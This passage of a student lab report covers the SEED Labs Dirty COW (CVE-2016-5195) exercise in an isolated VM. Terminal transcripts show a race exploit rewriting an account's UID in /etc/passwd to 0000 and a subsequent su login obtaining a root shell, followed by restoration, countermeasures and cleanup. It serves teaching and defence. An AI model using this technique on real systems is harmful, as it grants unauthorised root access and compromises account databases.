grep '^charlie:' /etc/passwd
bash run_trial.sh passwd 30 fresh-t2-01
```

The wrapper read charlie's actual UID and passed it to the supplied C program. That program uniquely matched the exact account prefix and wrote the same number of zero characters into the UID field. The complete-file comparison established:

```
-charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
+charlie:x:0000:1002:,,,:/home/charlie:/bin/bash
```

Measurement	Actual value
Start	2026-10-09 14:17:08 -0700, or 21:17:08 UTC
Trial count	One; no Task 2 exploit retry

Measurement	Actual value
Limit / integer elapsed	30 seconds / 0 seconds
Program identity	RUID 1000, EUID 1000
UID-field offset / width	Byte offset 2002 / four characters
File owner/mode/length	root:root, 0644, 2040 bytes before and after
Other file differences	None; live and exported whole-file comparisons agree

EXPECTED: only the UID field is replaced with same-width zeroes. **ACTUAL:** exact 1001 → 0000, with all other bytes identical. **EXPLANATION:** fixed-width replacement preserves separators, GID and the rest of the account database. Two original positions already contained zero; the operation replaces a four-character field, not four necessarily different bytes. A single-character overwrite would have left unwanted original digits.

```
Normal/restored SHA-256:
3edf14347c28c11d3a8816326e14baa3b99b569f1dc33dd15cd7d953c91dc337
After/live SHA-256:
99fced9d0853d999474f92617022e78efe7c87b0f63450da264c46bfa9d47cd2
```

```
[10/09/2026 14:16] seed@ubuntu:~/issd-member6/lab-files$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark)
[10/09/2026 14:17] seed@ubuntu:~/issd-member6/lab-files$ grep '^charlie:' /etc/passwd
charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
[10/09/2026 14:17] seed@ubuntu:~/issd-member6/lab-files$ bash run_trial.sh passwd 30 fresh-t2-01
Date: 2026-10-09T14:17:08-0700
Kernel: 3.5.0-37-generic
Identity: uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark)
Target: /etc/passwd
Limit: 30s
Before: 3edf14347c28c11d3a8816326e14baa3b99b569f1dc33dd15cd7d953c91dc337 /etc/passwd
Elapsed: 0s
Change detected: yes
After: 99fced9d0853d999474f92617022e78efe7c87b0f63450da264c46bfa9d47cd2 /etc/passwd
Stopped after content change; inspect the full diff and verify exact outcome.
RUID=1000 EUID=1000 target=/etc/passwd file-byte-offset=2002 length=4
0 RDONLY + PROT READ + MAP PRIVATE; racing memory writes and MADV_DONTNEED.
Run bounded trials with run_trial.sh; Ctrl+C stops a direct run.
--- logs/fresh-t2-01-before.txt 2026-10-09 14:17:08.182233560 -0700
+++ logs/fresh-t2-01-after.txt 2026-10-09 14:17:08.406345561 -0700
@@ -39,4 +39,4 @@
telnetd:x:119:129::/nonexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/ssh:/usr/sbin/nologin
-charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
+charlie:x:0000:1002:,,,:/home/charlie:/bin/bash
A content change alone is not proof of UID 0; follow the guide verification steps.
[10/09/2026 14:17] seed@ubuntu:~/issd-member6/lab-files$
```

Figure 10a — S09 completed fresh-t2-01 trial, actual UID discovery, ordinary execution and same-width account diff.

```
[10/09/2026 14:20] seed@ubuntu:~/issd-member6/lab-files$ grep '^charlie:' /etc/passwd
charlie:x:0000:1002:,,,:/home/charlie:/bin/bash
[10/09/2026 14:20] seed@ubuntu:~/issd-member6/lab-files$ diff -u logs/fresh-t2-01-before.txt logs/fresh-t2-01-after.txt
--- logs/fresh-t2-01-before.txt 2026-10-09 14:17:08.182233560 -0700
+++ logs/fresh-t2-01-after.txt 2026-10-09 14:17:08.406345561 -0700
@@ -39,4 +39,4 @@
telnetd:x:119:129::/nonexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/ssh:/usr/sbin/nologin
-charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
+charlie:x:0000:1002:,,,:/home/charlie:/bin/bash
[10/09/2026 14:20] seed@ubuntu:~/issd-member6/lab-files$ stat -c '%u:%g:%a:%s' /etc/passwd
0:0:644:2040
[10/09/2026 14:20] seed@ubuntu:~/issd-member6/lab-files$ sha256sum /etc/passwd
99fced9d0853d999474f92617022e78efe7c87b0f63450da264c46bfa9d47cd2 /etc/passwd
[10/09/2026 14:20] seed@ubuntu:~/issd-member6/lab-files$ cmp /etc/passwd logs/fresh-t2-01-after.txt
[10/09/2026 14:21] seed@ubuntu:~/issd-member6/lab-files$ echo $?
0
[10/09/2026 14:21] seed@ubuntu:~/issd-member6/lab-files$ pgrep -x cow_attack
[10/09/2026 14:21] seed@ubuntu:~/issd-member6/lab-files$ grep '^Elapsed:' logs/fresh-t2-01-summary.txt
Elapsed: 0s
[10/09/2026 14:21] seed@ubuntu:~/issd-member6/lab-files$ awk -F: '$3 == 0 {print $1 ":" $3}' /etc/passwd
root:0
charlie:0000
[10/09/2026 14:21] seed@ubuntu:~/issd-member6/lab-files$
```

Figure 10b — S09b complete diff, root:root 0644/2040-byte metadata, fresh-file comparison and numeric UID-0 enumeration.

6.3 Fresh non-sudo privilege proof

A new `su - charlie` was attempted from seed after the attacker stopped. The first attempt returned `su: Authentication failure`. Its cause was not established. A second non-sudo attempt accepted interactive authentication and opened a child shell. Actual commands in that session returned:

```
id
uid=0(root) gid=1002(charlie) groups=0(root),1002(charlie)
id -u
0
whoami
root
```

EXPECTED: a successful fresh login applies numeric UID 0. **ACTUAL:** UID 0 was observed, with proof-shell PID **3392**. **EXPLANATION:** UID 0 supplies root authority regardless of the login account name. `whoami` resolved it to root; primary GID remained charlie's 1002. The existing seed shell had stayed UID 1000. The successful authentication was not a `sudo su`, and no new exploit trial occurred between the failed and successful authentication attempts.

```
[10/09/2026 14:22] seed@ubuntu:~/issd-member6/lab-files$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark)
[10/09/2026 14:22] seed@ubuntu:~/issd-member6/lab-files$ pgrep -x cow attack
[10/09/2026 14:22] seed@ubuntu:~/issd-member6/lab-files$ grep '^charlie:' /etc/passwd
charlie:x:0000:1002:,,,:/home/charlie:/bin/bash
[10/09/2026 14:22] seed@ubuntu:~/issd-member6/lab-files$ su - charlie
Password:
su: Authentication failure
[10/09/2026 14:25] seed@ubuntu:~/issd-member6/lab-files$ su - charlie
Password:
root@ubuntu:~# id
uid=0(root) gid=1002(charlie) groups=0(root),1002(charlie)
root@ubuntu:~# id -u
0
root@ubuntu:~# whoami
root
root@ubuntu:~# echo "Proof shell PID=$$"
Proof shell PID=3392
root@ubuntu:~#
```

Figure 11 — S10 the preceding seed identity and both non-sudo authentication attempts, followed by actual `id`, `id -u`, `whoami` and proof-shell PID. The failed attempt remains visible.

This establishes both protected-file modification and actual privileged authentication. The file diff, a shell prompt or a successful memory write alone would not establish the latter.

6.4 Exact restoration and new ordinary login

Proof shell 3392 was exited. A subsequent `ps` found it absent, `pgrep su` found no remaining login process, and the caller was seed. The protected baseline was compared to the pre-attack file, the current target to the saved attack result, and the original was restored administratively:

```
sudo cp -a /root/issd-member6-passwd.normal /etc/passwd
sudo cmp /etc/passwd /root/issd-member6-passwd.normal
sha256sum -c ../provenance/passwd-normal.sha256
su - charlie
```

EXPECTED: exact normal file restored and a new login uses the original nonzero UID. **ACTUAL:** the full-file comparison and hash passed; metadata returned `0:0:644:2040`; the fresh non-sudo login returned **UID 1001 / GID 1002**, `id -u 1001` and `whoami charlie`. It then exited to seed. The exported complete restored file also matched the original pre-attack copy.

EXPLANATION: restoring the account database affects subsequent lookups/logins. It does not revoke credentials of already-running privileged processes, which is why exiting and checking the old UID-0 shell came first.

```
[10/09/2026 14:29] seed@ubuntu:~/issd-member6/lab-files$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark)
[10/09/2026 14:29] seed@ubuntu:~/issd-member6/lab-files$ sudo -n cmp /etc/passwd /root/issd-member6-passwd.normal && echo
'Normal-account baseline restored'
Normal-account baseline restored
[10/09/2026 14:30] seed@ubuntu:~/issd-member6/lab-files$ sha256sum -c ../provenance/passwd-normal.sha256
/etc/passwd: OK
[10/09/2026 14:30] seed@ubuntu:~/issd-member6/lab-files$ grep '^charlie:' /etc/passwd
charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
[10/09/2026 14:30] seed@ubuntu:~/issd-member6/lab-files$ id charlie
uid=1001(charlie) gid=1002(charlie) groups=1002(charlie)
[10/09/2026 14:30] seed@ubuntu:~/issd-member6/lab-files$ stat -c '%u:%g:%a:%s' /etc/passwd
0:0:644:2040
[10/09/2026 14:30] seed@ubuntu:~/issd-member6/lab-files$ su - charlie
Password:
charlie@ubuntu:~$ id
uid=1001(charlie) gid=1002(charlie) groups=1002(charlie)
charlie@ubuntu:~$ id -u
1001
charlie@ubuntu:~$ whoami
charlie
charlie@ubuntu:~$ exit
logout
[10/09/2026 14:31] seed@ubuntu:~/issd-member6/lab-files$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark)
[10/09/2026 14:31] seed@ubuntu:~/issd-member6/lab-files$
```

Figure 12 — S11 full normal-baseline verification followed by a new ordinary-charlie login and return to seed.

7. Countermeasures

Required theme	How it addresses this threat	Practical limitation
Kernel patching	Corrects the vulnerable kernel COW/write-protection handling	Confirm the distribution-supported fixed kernel is actually booted; an installed package alone is insufficient
System updates	Maintain vendor fixes and move obsolete production systems to supported releases	Track the actual kernel package family and backports; the isolated teaching snapshot intentionally preserves historical behaviour
Limit local access	Reduce unnecessary shell accounts and opportunities to run untrusted local code	Reduces exposure but does not repair the kernel; another compromise may supply a local foothold
Monitor privilege escalation	Compare trusted account-file baselines, enumerate numeric UID-0 records and investigate privileged sessions	Detection is not prevention; memory-path changes may evade ordinary write/timestamp assumptions

This run actually examined account hashes, full-file differences, metadata, numeric UID-0 enumeration and process identities. Before/after/restored enumeration was respectively **root only** → **root and charlie** → **root only**. Numeric comparison detects zero-padded 0000. Authentication-log tailing is a discussion example, not an operation claimed to have been performed in this fresh run.

File permissions were already restrictive. Removing an unrelated Set-UID bit or enabling Member 5's symlink protection cannot repair this COW bug. The primary preventive fix is correct kernel handling; access restriction and integrity monitoring are complementary measures [8].

Optional patched-VM comparison

Not performed; discussion only. S12 was not collected. A correctly patched kernel should preserve backing-file isolation under this race. A valid empirical comparison would need a separate fixed environment, confirmed running package, successful build/setup and bounded dummy trial. A compile error, missing target or failed memory-interface open would not be evidence of corrected COW behaviour. Even a clean bounded run without change is a finite observation rather than universal proof.

8. Consolidated findings and limitations

Experiment	EXPECTED	ACTUAL	EXPLANATION / evidence
Ordinary dummy write	Denied	Permission denied; exit 1; original unchanged	Normal target permissions work, S04
Normal COW control	Private change only	Private stars; backing file/hash unchanged	Correct private-copy semantics, S05
Task 1 race	Exact protected-file replacement possible	Exact success; 0 integer seconds	Full fresh read/bytes/metadata, S06–S07
Task 2 file overwrite	Same-width UID-only replacement	1001 → 0000; other bytes identical	Exact 2040-byte comparison, S09
Fresh account login	UID 0 if authentication succeeds	First failed; retry UID 0	Separate privilege proof, S10
Restoration	Full normal file and ordinary new login	Exact restore; fresh UID 1001	Database and process credentials both checked, S11
Patched comparison	Backing file remains protected	Not performed	Discussion only
Cleanup	Normal account, no lab processes/dummy	Checker exit 0; exported evidence retained	S13 and final export verification

Only one attack trial per task was performed. Repeated worker calls were not counted, no high-resolution runtime was measured, and the recording/monitoring activity can affect scheduling. Native before/after copy timestamps are not substituted for a measured kernel race duration. The findings demonstrate this specific historical guest; they do not imply that every Ubuntu 12.04 installation or current Linux kernel is vulnerable.

The first transcript lacked a completion footer. An initial footer-based assertion failed; closure was instead verified by absence of its recorder/shell processes and matching native/copied/archive hashes. No completion marker was inserted. The raw transcript, failure qualification and verification record are retained.

Selected screenshots are genuine host captures or unedited VirtualBox framebuffers. Report/slide crops are explicitly identified readability excerpts with source/rectangle/hash provenance. S06 and S09 show completed trials. Native Task 2 recordings are preserved; the classroom fallback identifies separate excerpts and omitted authentication waiting time. These are recorded findings, not predetermined future classroom output.

9. Cleanup and conclusion

The UID-0 and ordinary charlie test shells were exited. The complete normal account file, charlie record and original UID-0 list were restored and checked. After confirming the dummy was the known original lab target and no attacker remained, /zzz was removed. The cleanup checker returned 0: no attack/wrapper/control/su/privileged shell, only root:0, absent dummy, matching original sources and seed-owned 0755 executables.

Charlie remains an ordinary lab account for reproducibility; its protected post-creation baseline and both snapshots are retained. The input share was explicitly unmounted. The final output-share unmount required renewed sudo authentication and did not succeed; after the archive was verified on the host, normal guest shutdown closed remaining mounts. VirtualBox then confirmed **poweroff** with the network cable disconnected.

```

[10/09/2026 14:32] seed@ubuntu:~/issd-member6/lab-files$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark)
[10/09/2026 14:32] seed@ubuntu:~/issd-member6/lab-files$ pgrep -x 'cow_attack|cow_control|su'
[10/09/2026 14:32] seed@ubuntu:~/issd-member6/lab-files$ echo $?
1
[10/09/2026 14:32] seed@ubuntu:~/issd-member6/lab-files$ ps -p 3392 -o pid,ppid,ruid,euid,comm
  PID  PPID  RUID  EUID  COMMAND
[10/09/2026 14:32] seed@ubuntu:~/issd-member6/lab-files$ echo $?
1
[10/09/2026 14:32] seed@ubuntu:~/issd-member6/lab-files$ sha256sum -c ../provenance/passwd-normal.sha256
/etc/passwd: OK
[10/09/2026 14:32] seed@ubuntu:~/issd-member6/lab-files$ id charlie
uid=1001(charlie) gid=1002(charlie) groups=1002(charlie)
[10/09/2026 14:32] seed@ubuntu:~/issd-member6/lab-files$ awk -F: '$3 == 0 {print $1 ":" $3}' /etc/passwd
root:0
[10/09/2026 14:32] seed@ubuntu:~/issd-member6/lab-files$ test ! -e /zzz && test ! -L /zzz && echo '/zzz removed'
/zzz removed
[10/09/2026 14:32] seed@ubuntu:~/issd-member6/lab-files$ ls -l cow_attack cow_control
-rwxr-xr-x 1 seed seed 12540 Oct  9 12:55 cow_attack
-rwxr-xr-x 1 seed seed 7601 Oct  9 12:55 cow_control
[10/09/2026 14:33] seed@ubuntu:~/issd-member6/lab-files$ mountpoint ~/m6-transfer
/home/seed/m6-transfer is not a mountpoint
[10/09/2026 14:33] seed@ubuntu:~/issd-member6/lab-files$

```

Figure 13 — S13 no experiment or login processes, absent proof PID, normal hash and UID list, removed dummy, ordinary executables and unmounted input share.

Both official tasks are supported by a complete evidence chain: ordinary write denial, correct normal COW, exact race-induced backing-file changes, a fresh non-sudo UID-0 login and verified restoration. The central lesson is that **private memory changes must remain private**. A kernel write-protection failure can undermine the account database trusted by authentication without cracking the user's password. Kernel patching is therefore the primary defence.

10. References and attribution

1. Wenliang Du / SEED Labs, Dirty COW Attack Lab, official page: https://seedsecuritylabs.org/Labs_20.04/Software/Dirty_COW/
2. Official task PDF and original setup: https://seedsecuritylabs.org/Labs_20.04/Files/Dirty_COW/Dirty_COW.pdf and https://seedsecuritylabs.org/Labs_20.04/Files/Dirty_COW/Labsetup.zip . Retained local copies are under Member6/reference/.
3. SEED VM download page and historical manual: <https://seedsecuritylabs.org/labsetup.html> and https://seedsecuritylabs.org/Labs_12.04/Ubuntu12_04_VM_Manual.pdf
4. Supplied lecturer text and ISSD presentation division PDF, Member 6 allocation, preserved in Member5/course-materials/.
5. Linux manual page, mmap(2): <https://man7.org/linux/man-pages/man2/mmap.2.html>
6. Linux manual page, madvise(2): <https://man7.org/linux/man-pages/man2/madvise.2.html>
7. Linux manual page, proc_pid_mem(5): https://man7.org/linux/man-pages/man5/proc_pid_mem.5.html
8. Ubuntu CVE-2016-5195 advisory: <https://ubuntu.com/security/CVE-2016-5195> . The preparation audit retained the official tracker fallback after an advisory-page HTTP 504: <https://git.launchpad.net/ubuntu-cve-tracker/plain/retired/CVE-2016-5195>
9. Original SEED exploit source: https://github.com/seed-labs/seed-labs/blob/master/category-software/Dirty_COW/Labsetup/cow_attack.c
10. Repository Member 6 guide/adaptation, fresh run logs, full before/after copies, capture sidecars and live/offline verification records accompanying this report.

The repository's source research was checked during preparation on 29 September and 7 October 2026. The fresh session re-read the supplied task/source material and collected the reported experiment evidence on 9 October 2026; no new live advisory lookup is claimed here.

Attribution: the SEED task and exploit pattern are **Copyright 2017 Wenliang Du / SEED Labs**, licensed **Creative Commons Attribution-NonCommercial-ShareAlike 4.0 International**. The repository adaptation retains that attribution. The historical VM manual has its separate GNU Free Documentation License notice.

Assistance disclosure: GPT-6 Astra through OpenCode assisted with visible guest command delivery, source/evidence checks, genuine framebuffer/recording capture, export verification and document preparation. The user supplied the host settings captures and performed interactive authentication. The supplied four lab files were not rewritten during the fresh experiments. The folder name containing “opus” does not establish use of that model. No spoken rehearsal, classroom presentation or course upload is claimed to have already occurred.

Appendix — deliverables and provenance

README.md identifies the report, editable slides, speaker notes, live preparation/command guides and recorded Task 2 fallback. The user approved the generic **Member 6 — ISSD** cover. Personal/course identity, deadline/upload requirements and speaking allowance remain unconfirmed; the suggested 5–7-minute plan is provisional.

evidence/SELECTION.json maps 21 selected originals to their fresh sources and hashes.

figures/CROP_MANIFEST.json records each readability crop. source/ contains the four unchanged lab files and hash manifest; automation/ contains the verification helpers used in the VM. logs/ retains both full transcripts, all task/control/restoration artifacts and the authentication failure. provenance/ retains the exact-file/export and snapshot/recording verification.

The complete fresh originals remain in Member6/evidence/incoming/opus-fresh-20261008/. The final 46-file guest export is member6-fresh-final-20261009.tar.gz, SHA-256:

```
08fe8d346f51f506a6b205683ead027d031a7d9fca34839045af7595bbb35fa1
```

The host compared its original sources, closed transcript, task artifacts, complete restored file and cleanup log. The protected root-held account backup and credential files remain in the guest. Follow LIVE_PREPARATION.md and LIVE_DEMO.md to prepare a future short dummy demonstration, state its actual outcome, and clean up afterward.